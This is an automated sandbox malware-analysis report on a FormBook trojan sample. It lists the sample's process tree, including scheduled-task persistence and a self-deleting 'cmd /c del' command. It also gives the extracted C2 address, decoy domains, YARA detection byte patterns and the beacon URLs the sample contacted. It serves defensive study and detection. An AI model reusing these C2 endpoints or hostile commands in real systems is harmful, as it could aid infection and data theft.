ID: 483617
Sample Name: tgamf4XuLa
Cookbook: default.jbs
Time: 10:07:32
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report tgamf4XuLa 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 6
Sigma Overview 6
Jbx Signature Overview 7
AV Detection: 7
Networking: 7
E-Banking Fraud: 7
System Summary: 7
Data Obfuscation: 7
Boot Survival: 7
Hooking and other Techniques for Hiding and Protection: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 12
Contacted IPs 12
Public 12
Private 12
General Information 12
Simulations 13
Behavior and APIs 13
Joe Sandbox View / Context 13
IPs 13
Domains 16
ASN 16
JA3 Fingerprints 17
Dropped Files 17
Created / dropped Files 17
Static File Info 18
General 18
File Icon 18
Static PE Info 18
General 19
Entrypoint Preview 19
Data Directories 19
Sections 19
Resources 19
Imports 19
Version Infos 19
Network Behavior 19
Snort IDS Alerts 19
Network Port Distribution 20
TCP Packets 20
UDP Packets 20
DNS Queries 20
DNS Answers 20
HTTP Request Dependency Graph 21
HTTP Packets 21
Code Manipulations 26

Statistics 26
Behavior 26
System Behavior 26
Analysis Process: tgamf4XuLa.exe PID: 6056 Parent PID: 852 26
General 26
File Activities 26
File Created 26
File Deleted 26
File Written 26
File Read 26
Analysis Process: schtasks.exe PID: 5080 Parent PID: 6056 26
General 26
File Activities 27
Analysis Process: conhost.exe PID: 4704 Parent PID: 5080 27
General 27
Analysis Process: tgamf4XuLa.exe PID: 1956 Parent PID: 6056 27
General 27
File Activities 28
File Read 28
Analysis Process: explorer.exe PID: 3388 Parent PID: 1956 28
General 28
File Activities 28
Analysis Process: control.exe PID: 6364 Parent PID: 3388 29
General 29
File Activities 29
File Read 29
Analysis Process: cmd.exe PID: 6428 Parent PID: 6364 29
General 29
File Activities 29
Analysis Process: conhost.exe PID: 6436 Parent PID: 6428 30
General 30
Disassembly 30
Code Analysis 30


Windows Analysis Report tgamf4XuLa

Overview


General Information

Sample Name:	tgamf4XuLa (renamed file extension from none to exe)
Analysis ID:	483617
MD5:	f8146a71dedc3ee.
SHA1:	b1007a3beab21c..
SHA256:	3611c1a2e9d189..
Tags:	32 exe trojan
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- System process connects to networ…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Machine Learning detection for samp…
- Performs DNS queries to domains w…
- Self deletion via cmd delete

Classification



- **System is w10x64**
- tgamf4XuLa.exe (PID: 6056 cmdline: 'C:\Users\user\Desktop\tgamf4XuLa.exe' MD5: F8146A71DEDC3EEEAA1624D6832C39A4)
  - schtasks.exe (PID: 5080 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\HpnpObXJP' /XML 'C:\Users\user\AppData\Local\Temp\tmpEC5E.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 4704 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - tgamf4XuLa.exe (PID: 1956 cmdline: C:\Users\user\Desktop\tgamf4XuLa.exe MD5: F8146A71DEDC3EEEAA1624D6832C39A4)
    - explorer.exe (PID: 3388 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - control.exe (PID: 6364 cmdline: C:\Windows\SysWOW64\control.exe MD5: 40FBA3FBFD5E33E0DE1BA45472FDA66F)
        - cmd.exe (PID: 6428 cmdline: /c del 'C:\Users\user\Desktop\tgamf4XuLa.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6436 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.dressmids.com/vuja/"
  ],
  "decoy": [
    "maryjanearagon.com",
    "casualwearus.com",
    "thephonecasedepot.com",
    "twinpeaksyouthbasketball.com",
    "secure-filliale.com",
    "thecoastalhomeshop.com",
    "poloandaccessories.com",
    "thesouthernchildtn.com",
    "whereallroadslead.com",
    "harecase.com",
    "discomountainkombucha.com",
    "tjandamber.com",
    "yctyhb.com",
    "miccitypb.com",
    "niliana.com",
    "fraktal.media",
    "goodgrrrldesign.com",
    "tcheapvrwdshop.com",
    "orchid-nirvana2.homes",
    "mckinleyacreage.com",
    "3333tax.com",
    "florentinatravel.com",
    "ecorna.com",
    "bold2x.com",
    "syzhtr.com",
    "seifenliebe.info",
    "6144prestoncircle.com",
    "simmetrypcs.com",
    "bottomslum.com",
    "affordablejetski.net",
    "hellocharmaine.com",
    "jvfojqjr.icu",
    "colourfulcollective.travel",
    "life2you.com",
    "d0berman245.xyz",
    "realstylecelebz.com",
    "thisisalemon.com",
    "fizzandfun.com",
    "expertexceleratorchallenge.com",
    "twpjg.com",
    "testnora.com",
    "knothairbandsny.com",
    "racanelliestimating.com",
    "aryaanenterprises.com",
    "cherrybunk.life",
    "beard-fuel.com",
    "reebootwithjoe.com",
    "vip5-paizacasino.com",
    "nobelcafe.com",
    "saifreshmart.com",
    "astcvic.com",
    "noblehousekitchen.com",
    "facebooktransfer.com",
    "humanareachreards.com",
    "parttimesneakerhead.com",
    "geliboluwebtasarim.com",
    "ripvangordo.com",
    "hitcitybaseball.net",
    "hostingfun.net",
    "gfd.xyz",
    "gighomesale.com",
    "allthatrom.com",
    "allenleather.com",
    "officallive33.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000000.315374095.000000000E2BC000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000000.315374095.000000000E2BC000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x4695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x4181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x4797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x33fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xa82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000007.00000000.315374095.000000000E2BC000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x66b9:$sqlite3step: 68 34 1C 7B E1 • 0x67cc:$sqlite3step: 68 34 1C 7B E1 • 0x66e8:$sqlite3text: 68 38 2A 90 C5 • 0x680d:$sqlite3text: 68 38 2A 90 C5 • 0x66fb:$sqlite3blob: 68 53 D8 7F 8C • 0x6823:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000002.342682536.0000000000D80000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000002.342682536.0000000000D80000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 24 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.tgamf4XuLa.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.tgamf4XuLa.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.2.tgamf4XuLa.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
6.2.tgamf4XuLa.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.tgamf4XuLa.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Yara detected FormBook

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 6 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Timestomp 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	File Deletion 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cell Base Static

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
tgamf4XuLa.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\HpnpObXJP.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.tgamf4XuLa.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link

Source	Detection	Scanner	Label	Link
http://www.hellocharmaine.com/vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=HiF2JmV2owPq8HevY+6PLH0l3KgiDbtf8XOoOMXvRXgVDxDLxjWebHI9Pw488vMk9ORY	0%	Avira URL Cloud	safe	
http://www.cherrybunk.life/vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=xxaskX4zCBVE3yBbpvO7oTQxeCyuhPQrJ3bXakBVisDWUfPX6szXkiX7lnBBy6F9sRNz	0%	Avira URL Cloud	safe	
http://www.syzhtr.com/vuja/?a6PLdH6=u+wR1aKzpDV/TxGllf2QnEgeBGa/HBhCNRhMkmFjTPYp6U2j3/+A9H921q8yWaN2LpI/&SrK0m=8pbLu8l0SV1lo	0%	Avira URL Cloud	safe	
http://www.d0berman245.xyz/vuja/?a6PLdH6=knesP9qPdEIwhrsdCBVrK6TYPa8ARfupLdS+O1KjpVkHadf5O3a6XCWpr2FomIuS86ow&SrK0m=8pbLu8l0SV1lo	0%	Avira URL Cloud	safe	
http://www.fraktal.media/vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=+jKwoP3rxSUE2G3GWZal8U7hYP6reGb39kDXBTdBOy+lOhqfFK02kSVdLKlhCp2Y/9bB	0%	Avira URL Cloud	safe	
http://https://www.colorfulbox.jp/common/img/bnr/colorfulbox_bnr01.png	0%	Avira URL Cloud	safe	
http://www.realstylecelebz.com/vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=mvPzLoePd3E50JyZDmieD6pkHjcUl/YW6tCUslk4/nfE0VzZdnTMarol9oC9qsPy2Se0	0%	Avira URL Cloud	safe	
http://www.dressmids.com/vuja/?a6PLdH6=mgzvXufYj6psHtNzSOMfQOc1unGQJGuCHGGdhDQCsGfwe59mkNL58xvD94UsnjjJj5NK&SrK0m=8pbLu8l0SV1lo	0%	Avira URL Cloud	safe	
http://www.tjandamber.com/vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=O/mUfy2FFtS6I/aReU4qHel2aPwRekNUtr7VAEKDTW8BEYcE6LKZB1SF0N7UsHI7MTf5	0%	Avira URL Cloud	safe	
www.dressmids.com/vuja/	0%	Avira URL Cloud	safe	
http://www.discomountainkombucha.com/vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=vHKhDfdz3QjyoUuaK0fKX3k6vNUdxhN00gDlJT2hTfXNtdoBfWWdNbHAMnY3fHnn7Aqd	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
fraktal.media	34.98.99.30	true	false		unknown
www.cherrybunk.life	52.25.92.0	true	true		unknown
www.hellocharmaine.com	91.195.240.94	true	true		unknown
www.syzhtr.com	103.72.144.19	true	true		unknown
expertexceleratorchallenge.com	34.98.99.30	true	false		unknown
www.d0berman245.xyz	99.83.154.118	true	true		unknown
www.realstylecelebz.com	99.83.154.118	true	true		unknown
dressmids.com	34.98.99.30	true	false		unknown
www.discomountainkombucha.com	91.195.240.94	true	true		unknown
tjandamber.com	34.102.136.180	true	false		unknown
www.tjandamber.com	unknown	unknown	true		unknown
www.fraktal.media	unknown	unknown	true		unknown
www.expertexceleratorchallenge.com	unknown	unknown	true		unknown
www.dressmids.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.hellocharmaine.com/vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=HiF2JmV2owPq8HevY+6PLH0l3KgiDbtf8XOoOMXvRXgVDxDLxjWebHI9Pw488vMk9ORY	true	• Avira URL Cloud: safe	unknown
http://www.cherrybunk.life/vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=xxaskX4zCBVE3yBbpvO7oTQxeCyuhPQrJ3bXakBVisDWUfPX6szXkiX7lnBBy6F9sRNz	true	• Avira URL Cloud: safe	unknown
http://www.syzhtr.com/vuja/?a6PLdH6=u+wR1aKzpDV/TxGllf2QnEgeBGa/HBhCNRhMkmFjTPYp6U2j3/+A9H921q8yWaN2LpI/&SrK0m=8pbLu8l0SV1lo	true	• Avira URL Cloud: safe	unknown
http://www.d0berman245.xyz/vuja/?a6PLdH6=knesP9qPdEIwhrsdCBVrK6TYPa8ARfupLdS+O1KjpVkHadf5O3a6XCWpr2FomIuS86ow&SrK0m=8pbLu8l0SV1lo	true	• Avira URL Cloud: safe	unknown
http://www.fraktal.media/vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=+jKwoP3rxSUE2G3GWZal8U7hYP6reGb39kDXBTdBOy+lOhqfFK02kSVdLKlhCp2Y/9bB	false	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.realstylecelebz.com/vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=mvPzLoePd3E50JyZDmieD6pkHjcUl/YW6tCUslk4/nfE0VzZdnTMarol9oC9qsPy2Se0	true	• Avira URL Cloud: safe	unknown
http://www.dressmids.com/vuja/?a6PLdH6=mgzvXufYj6psHtNzSOMfQOc1unGQJGuCHGGdhDQCsGfwe59mkNL58xvD94UsnjJj5NK&SrK0m=8pbLu8l0SV1lo	false	• Avira URL Cloud: safe	unknown
http://www.tjandamber.com/vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=O/mUfy2FFtS6l/aReU4qHel2aPwRekNUtr7VAEKDTW8BEYcE6LKZB1SF0N7UsHI7MTf5	false	• Avira URL Cloud: safe	unknown
www.dressmids.com/vuja/	true	• Avira URL Cloud: safe	low
http://www.discomountainkombucha.com/vuja/?SrK0m=8pbLu8l0SV1lo&a6PLdH6=vHKhDfdz3QjyoUuaK0fKX3k6vNUdxhN00gDlJT2hTfXNtdoBfWWdNbHAMnY3fHnn7Aqd	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.195.240.94	www.hellocharmaine.com	Germany		47846	SEDO-ASDE	true
52.25.92.0	www.cherrybunk.life	United States		16509	AMAZON-02US	true
34.102.136.180	tjandamber.com	United States		15169	GOOGLEUS	false
99.83.154.118	www.d0berman245.xyz	United States		16509	AMAZON-02US	true
34.98.99.30	fraktal.media	United States		15169	GOOGLEUS	false
103.72.144.19	www.syzhtr.com	China		135377	UHGL-AS-APUCloudHKHoldingsGroupLimitedHK	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483617
Start date:	15.09.2021
Start time:	10:07:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	tgamf4XuLa (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/4@10/7

EGA Information:	Failed
HDC Information:	• Successful, ratio: 42.9% (good quality ratio 38%) • Quality average: 72.5% • Quality standard deviation: 32.7%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:08:32	API Interceptor	1x Sleep call for process: tgamf4XuLa.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
91.195.240.94	Payment.exe	Get hash	malicious	Browse	• www.cevicheatl.com/pm7s/?v2J83=dDHD9XVxev94&-Zi=VaPpcx8n3Tp8D9xgbNtl8vulXgBvw8jFIvpULVCQhIlh0W4Hjuc6qrQSfYpFlZollCUL
	pronto per il pagamento.exe	Get hash	malicious	Browse	• www.kosha2030.com/cb3b/?hV2=rqbUo6j2KmhlDLlvmj6v60cfZ8/2Wb9u+KYnQWuAlnoB2FLYYFx1yPNzvLEluH4s1sVu&2d_HDh=b4KXxR6XiV5lmHh0
	PO-PT. Hextar-Sept21.xlsx	Get hash	malicious	Browse	• www.garfld.com/imi7/?bVx=AFMvowp2dypQPpLZR6/sAbLaaLiFVzdlH2gx+8GSqBhOmfQ8NBa2GdB0GH1Hzk2pvxNNYQ==&Nx=8pFdqHyxnZUl
	P.O100%uFFFDpayment.doc__.rtf	Get hash	malicious	Browse	• www.cis-thailand.com/crg3/?9rWP=SnroaQgsYxMLiTImvCpI1Gl07kg1+3LZiriLgRT6WM6KSYrus5bHWYAPsUyD9HyCzSS3+w==&wTcHGb=ylr8U6ypj

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Quotation Required Details.exe	Get hash	malicious	Browse	• www.promosplace.com/p4se/?l2Mdnb=g+K9AOIBn0/VHfOvEruut/gc0uElQ8afuAuUP1bYE2eC/PWXrO3ELwGMR3TL6eUTg0Vn&fFQL=6lZPcVbxGH
	DUE INVOICES.exe	Get hash	malicious	Browse	• www.mgm2348543.com/b6cu/?R2MD6=dqsOYsWQq+FTU42PaO7UsXHrG00vcvVIPPyHFAmVRXCpjYXsaNa58d0J7fmeqANspZbM&BT=2dhhnfvPB6f8zBxp
